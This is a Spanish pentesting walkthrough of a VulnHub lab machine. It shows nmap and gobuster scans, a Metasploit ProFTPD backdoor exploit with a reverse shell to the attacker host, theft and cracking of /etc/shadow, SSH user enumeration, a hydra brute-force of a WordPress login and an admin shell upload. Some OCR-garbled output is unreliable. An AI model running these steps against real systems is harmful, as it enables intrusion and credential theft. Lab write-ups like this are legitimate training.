
Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.



Descubrir los servicios que están corriendo en la máquina

#### # map -p- -n -sC -sV -sS 192.168.56.103 -oN csec.txt

El servidor tiene abiertos los siguientes puertos:

- 21 ftp
- 22 ssh
- 80 http

https://github.com/aguayro # map -vvv 192.168.56.103

```
192,168,56,103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 07:24 EDT
Initiating ARP Ping Scan at 07:24
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 07:24, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:24
Scanning vtcsec (192.168.56.103) [1000 ports]
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 07:24, 0.66s elapsed (1000 total ports)
Nmap scan report for vtcsec (192.168.56.103)
Host is up, received arp-response (0.00086s latency).
Scanned at 2024-05-06 07:24:56 EDT for 1s
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE REASON
21/tcp open ftp
                      syn-ack ttl 64
22/tcp open ssh
                   syn-ack ttl 64
80/tcp open http syn-ack ttl 64
 MAC ADDRESS: 00:00:2/:E1:E1:88 (Uracle VirtualBox virtual NIC)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

Veamos que vulnerabilidades tiene los servicios indicados:

nmap -script=vuln 192.168.56.103

```
n 192.168.56.103
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-06 08:35 EDT
Nmap scan report for vtcsec (192.168.56.103)
Host is up (0.00068s latency).
Not shown: 997 closed tcp ports (reset)
 ORT STATE SERVICE
21/tcp open ftp
 ftp-proftpd-backdoor:
    This installation has been backdoored.
   Results: uid-0(root) gid-0(root) groups-0(root),65534(nogroup)
22/tcp open ssh
0/tcp open http
 _http-csrf: Couldn't find any CSRF vulnerabilities.
 _http-dombased-xss: Couldn't find any DOM based XSS.
 http-stored-xss: Couldn't find any stored XSS vulnerabilities.
  http-slowloris-check:
    VULNERABLE:
    Slowloris DOS attack
      State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
        Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to
        the target web server and sending a partial request. By doing so, it starves
        the http server's resources causing Denial Of Service.
      Disclosure date: 2009-09-17
      References:
        http://ha.ckers.org/slowloris/
 http-enum:
   /secret/: Potentially interesting folder
MAC Address: 08:00:27:E1:E1:BB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 312.09 seconds
```

Tenemos un backdoor en el servicio ftp, varios fallos de configuración en el servidor web apache, además de ser vulnerable a ataque DOS.

@9v@yr0

Veamos con detalle cada uno de las vulnerabilidades detectadas:

La versión del proftp 1.3.3c tiene una puerta trasera que puede ser explotada

```
Exploit Title | Path

| Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path | Path |
```

Hay dos vulnerabilidades que se pueden explotar, ambas exploit de backdoor.

#### OpenSSH 7.2p2

Nmap no detecta ninguna vulnerabilidad en el servicio, pero si buscamos por searchsploit nos devuelve algunas cositas.

```
Exploit Title | Path |

OpumSSM 2.3 < 7.7 - Username Enumeration | | linux/remote/45233.py |

OpumSSM 2.3 < 7.7 - Username Enumeration (PoC) | | linux/remote/45233.py |

OpumSSM 2.3 < 7.7 - Username Enumeration (PoC) | | linux/remote/45210.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/45210.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/40136.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/40136.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/40963.txt |

OpumSSM 2.7 - Username Enumeration | | linux/remote/40963.txt |

OpumSSM 2.7 - Username Enumeration | | linux/remote/45939.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/45939.py |

OpumSSM 2.7 - Username Enumeration | | linux/remote/4013.txt |

Shellcodes: No Results
```

Es posible realizar enumeración de los usuarios, por otro lado buscando en internet nos aparecen varias referencias a vulnerabilidad en versiones anteriores.

Dos vulnerabilidades para openssh de enumeración de usuarios.

Artículos relacionados con el servicio:

https://thehackernews.com/2023/07/new-openssh-vulnerability-exposes-linux.html

https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-enopenssh

## Apache 2.4.18

Nmap nos reportado vulnerable a ataque DOS, buscamos información sobre posibles fallos en la versión de apache 2.4.18 y encontramos lo siguiente:

# searchsploit apache 2.4.18

```
Exploit Title | Path |
```

Nos reporta dos vulnerabilidades:

Elevación de privilegios (CVE-2019-0211)

```
Exploit: Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
    URL: https://www.exploit-db.com/exploits/46676
    Path: /usr/share/exploitdb/exploits/linux/local/46676.php
    Codes: CVE-2019-0211
Verified: False
File Type: PHP script, ASCII text</pre>
```

https://github.com/cfreal/exploits/blob/master/CVE-2019-0211-apache/cfreal-carpediem.php

Memory leak (CVE-2017-9798)

```
(root ≥ kali) - [/home/kali/Documents/pentesting/case_02]
# searchsploit -p 42745.pv
Exploit: Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
URL: https://www.exploit-db.com/exploits/42745
Path: /usr/share/exploitdb/exploits/linux/webapps/42745.py
Codes: CVE-2017-9798, OPTIONSBLEED
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable</pre>
```

Por otro lado, hay que investigar que se esconde dentro de la carpeta /secret

## **Explotar las vulnerabilidades**

#### Servicio FTP proftp 1.3.3c

Buscamos la vulnerabilidad en metasploit

```
Metasploit tip: Use help <command> to learn more about any command
                                                                                         d888888p
                                                                                           788
                      d888888P
 d8bd8b.d8p d8888b ?88 d888b8b
                                                                        d8P
                                                                                      78b
                                                                                           88P
 88P '?P' ?P d8b_,dP 88P d8P' 788
d88 d8 78 88b 88b ,88b
                                                                        d8P d8888b $whi?88b 88b
                                                         788, d88b, d88 d8P' 788 88P '78b
                                                          '788' 788 788 88b d88 d88
88b d8P 88b'78888P'
                                                           88888P
           metasploit v6.4.0-dev
2404 exploits - 1239 auxiliary - 423 post
1468 payloads - 47 encoders - 11 nops
            9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

## PENTESTING -VULHUB CSEC

https://github.com/aguayro

@9v@yr0

Buscamos vulnetabilidad en metaexploit para el servicio ftp para la versión de 1.3.3c de proftp

## msf6 > search proftp 1.3.3c

```
Matching Modules

# Name Disclosure Date Rank Check Description

# exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProfTRD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor msf6 >
```

Usamos el script por defecto y lo configuramos

msf6 > use 0


msf6 > show options

msf6 > set RHOST 192.168.56.103

```
<u>msf6</u> > use 0
<u>msf6</u> exploit(
                                                              ) > show options
 Module options (exploit/unix/ftp/proftpd_133c_backdoor):
                Current Setting Required Description
                                                       The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    CHOST
CPORT
                         no A prom,
yes The target host(s), St
yes The target port (TCP)
    RHOSTS
    RPORT
 xploit target:
    Id Name
        Automatic
View the full module info with the info, or info -d command.
                               Accusted_133c_backdoor) > set RHOSTS 192.168.56.103
msf6 exploit(
msto exploi((mix/ftp/proftpd_133c_backdoor) > Se
RHOSTS ⇒ 192.168.56.103
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Cargamos un payload para que nos crea una sesión en la máquina atacada

#### msf6 > show payloads



Usamos el payload genérico para que nos cree un shell

msf6 > set payload payload/cmd/unix/reverse

@9v@yr0

## Lanzamos el script

#### msf6 > run

Nos devuelve un error indicando que falta por configurar la dirección ip desde donde se lanza el ataque para el reverse shell, configuramos lo que nos falta y volvemos a lanzar el script.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[-] 192.168.56.103:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.101
LHOST \Rightarrow 192.168.56.101
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.103:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 7y4uU9H9A3KHQ3d3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "7y4uU9H9A3KHQ3d3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.103:56124) at 2024-05-07 05:59:00 -0400
whoami
root
```

El script funciona correctamente y nos devuelve una shell, comprobamos que somos root en la máquina csec.

Descargamos el fichero de claves para crackearlo con john the Ripper.

```
download /etc/passwd ./passwd

[*] Download /etc/passwd ⇒ ./passwd

[+] Done

download /etc/shadow ./shadow

[*] Download /etc/shadow ⇒ ./shadow

[+] Done
```

Combinamos los dos ficheros en uno que llamaremos outpub.db y lanzamos al amigo john

@9v@yr0

```
# unshadow passwd shadow > outpub.db
# john outpub.db
```

```
(root@ kali)-[/home/kali/Documents/pentesting/case_02]
# unshadow passwd shadow > outpub.db

(root@ kali)-[/home/kali/Documents/pentesting/case_02]
# ls -al outpub.db
-rw-r-r- 1 root root 2461 May 7 06:13 outpub.db

(root@ kali)-[/home/kali/Documents/pentesting/case_02]
# john outpub.db
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

(root@ kali)-[/home/kali/Documents/pentesting/case_02]
# john outpub.db -- show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
1 password hash cracked, 0 left

(root@ kali)-[/home/kali/Documents/pentesting/case_02]
```

Usuario: marlinspike Contraseña: marlinspike

Realizando una búsquedad en searchsploit encontramos varias vulnerabilidades de enumeración de usuarios del servicio openssh 7.2p2 que produce un desbordamiento de buffer.

## Explotando la enumeración de usuarios en OpenSSH 7.2p2

```
Exploit Title Path

OpenSSN 7.202 - Username Enumeration | linux/remote/40136.py | linux/remote/40113.txt

Shellcodes: No Results
```

Encontramos un script de enumeración de usuario del servicio open ssh 7.2p2.

```
(root kali)-[/home/kali/Documents/pentesting/case_02]

# searchsploit -p 40136.py

(Exploit: OpenSSH 7.2p2 - Username Enumeration

URL: https://www.exploit-db.com/exploits/40136

Path: /usr/share/exploitdb/exploits/linux/remote/40136.py

Codes: CVE-2016-6210

S Verified: False
File Type: Python script, ASCII text executable
```

# python /usr/share/exploitdb/exploits/linux/remote/40136.py -e -u marlinspike 192.168.56.103

```
User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (null.null [at] yahoo.com), PoC by Eddie Harari

[*] Testing SSHD at: 192.168.56.103:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2

[*] Getting baseline timing for authenticating non-existing users......

[*] Baseline mean for host 192.168.56.103 is 1185.555530258 seconds.

[*] Baseline variation for host 192.168.56.103 is 0.33904305865220474 seconds.

[*] Defining timing of x < 1186.5726594339567 as non-existing user.

[*] Testing your users ...
```

https://blog.nviso.eu/2018/08/21/openssh-user-enumeration-vulnerability-a-close-look/


#### Servidor apache

En el servidor apache tenemos varios vectores de ataque, como hemos visto anteriormente. Comprobamos la versión de apache que nos ha devuelto nmap con el comando whatweb. whatweb 192.168.56.103

# whatweb 192.168.56.103

```
http://192.168.56.103 [200 OK] Apache[2.4.18], Country[RESERVED][72], HTTPServer[Ubuntu Limux][Apache/2.4.18 (Ubuntu)], IP[192.168.56.103]
```

Accedemos la dicha dirección 192.168.56.103, nos muestra una web por defecto



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


No nos muestra gran cosa, vamos a investigar los directorios ocultos que hay en el servidor con la ayuda de la herramienta: gobuster

# gobuster dir -u 192.168.56.103 -e -w /usr/share/wordlists/dirb/common.txt

```
w /usr/share/wordlists/dirb/common.txt
                        □ 192.168.56.103 -e
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
 [+] Url:
[+] Method:
                                       http://192.168.56.103
                                       GET
    Threads:
    Wordlist:
                                       /usr/share/wordlists/dirb/common.txt
    Negative Status codes: 404
    User Agent:
                                      gobuster/3.6
 [+] Expanded:
[+] Timeout:
                                      10s
Starting gobuster in directory enumeration mode
                                                        (Status: 403) [Size: 298]
(Status: 403) [Size: 293]
(Status: 403) [Size: 298]
(Status: 200) [Size: 177]
http://192.168.56.103/.htpasswd
http://192.168.56.103/.hta
http://192.168.56.103/.htaccess
http://192.168.56.103/index.html
http://192.168.56.103/secret
                                                    (Status: 301) [Size: 317] [→ http://192.168.56.103/secret/]
http://192.168.56.103/server-status
Progress: 4614 / 4615 (99.98%)
                                                          (Status: 403) [51ze: 302]
 Finished
```

@9v@yr0

Encontramos un directorio secret/ en dicho servidor, vamos a ver lo que contiene



Skip to content My secret blog

# My secret blog

Just another WordPress site



Scroll down to content

## **Posts**

Posted on November 16, 2017

## Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Parece un blog en wordpress, vamos a volver a lanzar el script para ver que hay dentro de ese directorio

# gobuster dir -u 192.168.56.103/secret -e -w /usr/share/wordlists/dirb/common.txt

```
gobuster dir -u 192.168.56.103/secret -e -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                   http://192.168.56.103/secret
    Method:
                                   GET
    Threads:
                                   10
    Wordlist:
                                   /usr/share/wordlists/dirb/common.txt
    Negative Status codes:
                                   gobuster/3.6
    User Agent:
    Expanded:
[+] Timeout:
                                   10s
Starting gobuster in directory enumeration mode
http://192.168.56.103/secret/.hta
                                                                              [Size: 300]
                                                             (Status: 403) [Size: 305]
(Status: 403) [Size: 305]
http://192.168.56.103/secret/.htpasswd
http://192.168.56.103/secret/.htaccess
nttp://192.168.56.103/secret/index.php
nttp://192.168.56.103/secret/wp-admin
                                                             (Status: 301) [Size: 0] [
(Status: 301) [Size: 326]
(Status: 301) [Size: 328]
ittp://192.168.56.103/secret/wp-content
ittp://192.168.56.103/secret/wp-includes
                                                             (Status: 301) [Size: 329]
 ttp://192.168.56.103/secret/xmtrpc.pnp
Finished
```

@9v@yr0

Tenemos una instalación de wordpress a juzgar por los directorios que nos muestra gobuster.

Vamos a buscar vulnerabilidades que pueda presentar la instalación de wordpress,para ello podemos usar nikto y wpscan.

Probamos primero con nikto:

# nikto -url 192.168.56.105

```
- Mikto - unt 192.168.56.105
- Hikto v2.5.0

* Target IP: 192.168.56.105
- Target Hostname: 192.168.56.105
- Target Hostname: 192.168.56.105
- Target Port: 80
- Start Time: 2024-05-10 08:17:02 (GMT-4)

* Server Anache/2.4 IR (!Muntu)
- 'I The anti-clickjacking X-Frame-Options header
- 'I The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/wb-vulnerability-scanner/vulnerabilities/missing-content-type-header/
- 'I The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/wb-vulnerability-scanner/vulnerabilities/missing-content-type-header/
- 'I Server may leak inodes via ETags, header found with file /, inode: bi, size: 55e1c7758dcdb, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name-CVE-2003-1418
- Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.

**OPTIONS: Allowed HITP Methods: GET, HEAD, POST, OPTIONS: - 'Ascretch: This might be interesting.
- '/sccretz': This might be interesting.
- '/sccretz': This might be interesting.
- '/sccretz': Ortugal Link header found with value: chttp://vtcsec/sccret/index.php/wp-json/>; rel*"https://api.w.org/*. See: https://www.drupal.org/
- '/sccretz': Ortugal Link header found with value: chttp://wtcsec/sccret/index.php/wp-json/>; rel*"https://api.w.org/*. See: https://www.drupal.org/
- '/sccretz': Ortugal Link header found with value: chttp://wtcsec/sccret/index.php/wp-json/>; rel*"https://api.w.org/*. See: https://www.drupal.org/
- '/sccretz': Ortugal Link header found with value: chttp://wtcsec/sccret/index.php/wp-json/>; rel*"https://api.w.org/*. See: https://www.drupal.org/
- '/sccretz': Ortugal Link header found with value: chttps://www.drupal.org/
- '/sccretz': Ortugal Link header found with value: chttps://www.drupal.org/
- '/sccret
```

Nikto nos devuelve muchas infomación intesante:

Configuración errónea en el apache 2.4.18

- Protección contra click jacking no está configurado
- Limitación en la cabecera de los mimes admitidos (X-Contents-type-options)
- Etiqueta Etag configurada en el servidor

#### Click jacking:

No es realmente una vulnerabilidad, o eso entiendo sino una forma de robo de credenciales.

## X-Contents-type-options:

Una mala configuración en la cabecera del apache puede permitir que se envíen ficheros que no pueda interpretar el navegador y los ejecute por defecto. Esto permite incrustar un payload dentro de un pdf o imagen.

#### Etag:

Con la ayuda de curl obtenemos los siguientes datos de la cabecera

Last-Modified: Thu, 16 Nov 2017 16:53:57 GMT

ETag: "b1-55e1c7758dcdb"

Resulta interesante el valor Etag por representar el inodo, en sistema de fichero anteriores a NFS3 el número de inodo era parte de la información.

#### # curl -I -url 192.168.56.105

```
curl -I http://192.168.56.105

HTTP/1.1 200 OK

Date: Fri, 10 May 2024 12:23:03 GMT

Server: Apache/2.4.18 (Ubuntu)

Last-Modified: Thu. 16 Nov 2017 16:53:57 GMT

ETag: "b1-55e1c7758dcdb"

Accept-Ranges: bytes
Content-Length: 177

Vary: Accept-Encoding
Content-Type: text/html
```

Tenemos un blog en wordpress, veamos si podemos averiguar los usuarios y contraseñas que hay definidas en el portal con la ayuda de wpscan. Posteriormente buscaremos vulnerabilidades en el wordpress y sus plugins.

# wpscan -url http://192.168.56.103/secret --enumerate u

Veamos si podemos averiguar que usuarios hay definidos y posteriormente intentar averiguar sus claves por fuerza bruta

# hydra -l admin -P lists/pass.txt 192.168.56.103/secret -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'

No tenemos suerte, vamos a usar otra herramienta CMSeek:

# cmseek -u http://192.168.56.103/secret

```
_ |_ |_/ by @r3dhax0r
_ |_ | \_ Version 1.1.3 K-RONA
[+] WordPress Bruteforce Module [+]
Enter target site (https://example.tld): http://192.168.56.103/secret
(i) Checking for WordPress
*] WordPress Confirmed... Checking for WordPress login form
[*] Login form found.. Detecting Username For Bruteforce
i] Starting Username Harvest

    Harvesting usernames from wp-json api

   Json api method failed trying with next
[i] Harvesting usernames from jetpack public api
  ] No results from jetpack api... maybe the site doesn't use jetpack

    Harvesting usernames from wordpress author Parameter

* Found user from source code: admin
[*] 1 Usernames was enumerated
[i] Bruteforcing User: admin
[*] Password found!d: admin
   −[username]→ admin


─[password] → admin

*] Enjoy The Hunt!
```

@9v@yr0

Encontramos la clave de administrador del wordpress

Comprobamos que podemos acceder al portal de administrador de wordpress



Continuamos usando la herramienta cmseek en búsqueda de vulnerabilidades en los temas o plugins de wordpress

```
[+] Deep Scan Results [+]

Target: 192.108.56.103

CMS: WordPress

Version: 4.9

URL: https://wordpress.org

[WordPress Deepscan]

Readme file found: http://192.168.56.103/secret//readme.html

License file: http://192.168.56.103/secret//license.txt

Themes Enumerated: 1

Theme: twentyseventeen

Version: 4.9

URL: http://192.168.56.103/secret//wp-content/themes/twentyseventeen

Usernames harvested: 1

admin

Result: /opt/Pentester/CMSeeK/Result/192.168.56.103_secret/cms.json
```

Los resultados no desvelan mucha información, por lo que usaremos el script wpscan en búsquedad de vulnerabilidades en los plugins y temas de wordpress.

wpscan --url <a href="http://192.168.56.103/secret">http://192.168.56.103/secret</a> --wp-content-dir /wp-content/ --enumerate u --plugins-detection aggressive

```
url 192.168.56.103/secret
          WordPress Security Scanner by the WPScan Team
                            Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
+] URL: http://192.168.56.103/secret/ [192.168.56.103]
 +] Started: Tue Apr 9 07:23:30 2024
Interesting Finding(s):
[+] Headers
  Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
Found By: Headers (Passive Detection)
   Confidence: 100%
 XML-RPC seems to be enabled: http://192.168.56.103/secret/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API

    https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

    https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```


Nos identifica varias incidencias que tenemos que chequear en búsqueda de otros vectores de ataque:

#### Vulnerabilidad XML-RPC


@9v@yr0

API para acceder desde dispositivos móviles a wordpress está disponible, comprobamos que si es vulnerable.

Accedemos a la dirección http://192.168.56.105/secret/xmlrpc.php



Para poder explotar la vulnerabilidad usamos la herramienta burp suite en Kali, capturando la comunicación y enviando la petición al repeater.




En la petición para ser enviada al servidor añadimos el siguiente texto

#### system.listMethods

Nos devuelve un error de mal formato en la petición, no consigo averiguar cual es el problema en la petición.

@9v@yr0



Volvemos a la Kali, y arrancamos metasploit buscamos algún exploit que podamos usar contra el servicio xml-rpc

Usamos el exploit/unix/webapp/php\_xmlrpc\_eval

#### msf > use 0

```
Name Current Setting Required Description


PATH /secret/xmlrpc.php yes A proxy chain of format type:host:port[,type:host:port][...] A proxy chain of format type:host:port[,type:host:port[,type:host:port][...] A proxy chain of format type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,type:host:port[,
```

Nos devuelve un error a la hora de codificar el payload, pruebo otros payload pero no consigo que me genere un reverse shell.

#### Vulnerabilidad readme.html

```
[+] WordPress readme found: http://192.168.56.103/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

Veámos que contiene el fichero




@9v@yr0

## Vulnerabilidad carpeta wp-content/uploads/

```
+] Upload directory has listing enabled: http://192.168.56.103/secret/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

La carpeta /wp-content/uploads/ está disponible, usamos metasploit para ver si encontramos algún script para explotar esta vulnerabilidad.

#### msf> search wordpress upload



#### msf> use 1

@9v@yr0

Configuramos y lanzamos el exploit

```
msf6 exploit(unix/webapp/up_admin_shell_upload) > run

[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payLoad ...
[*] Uploading payLoad ...
[*] Executing the payload at /secret/wp-content/plugins/XHzgWMcDJT/zHCIiIwgOC.php ...
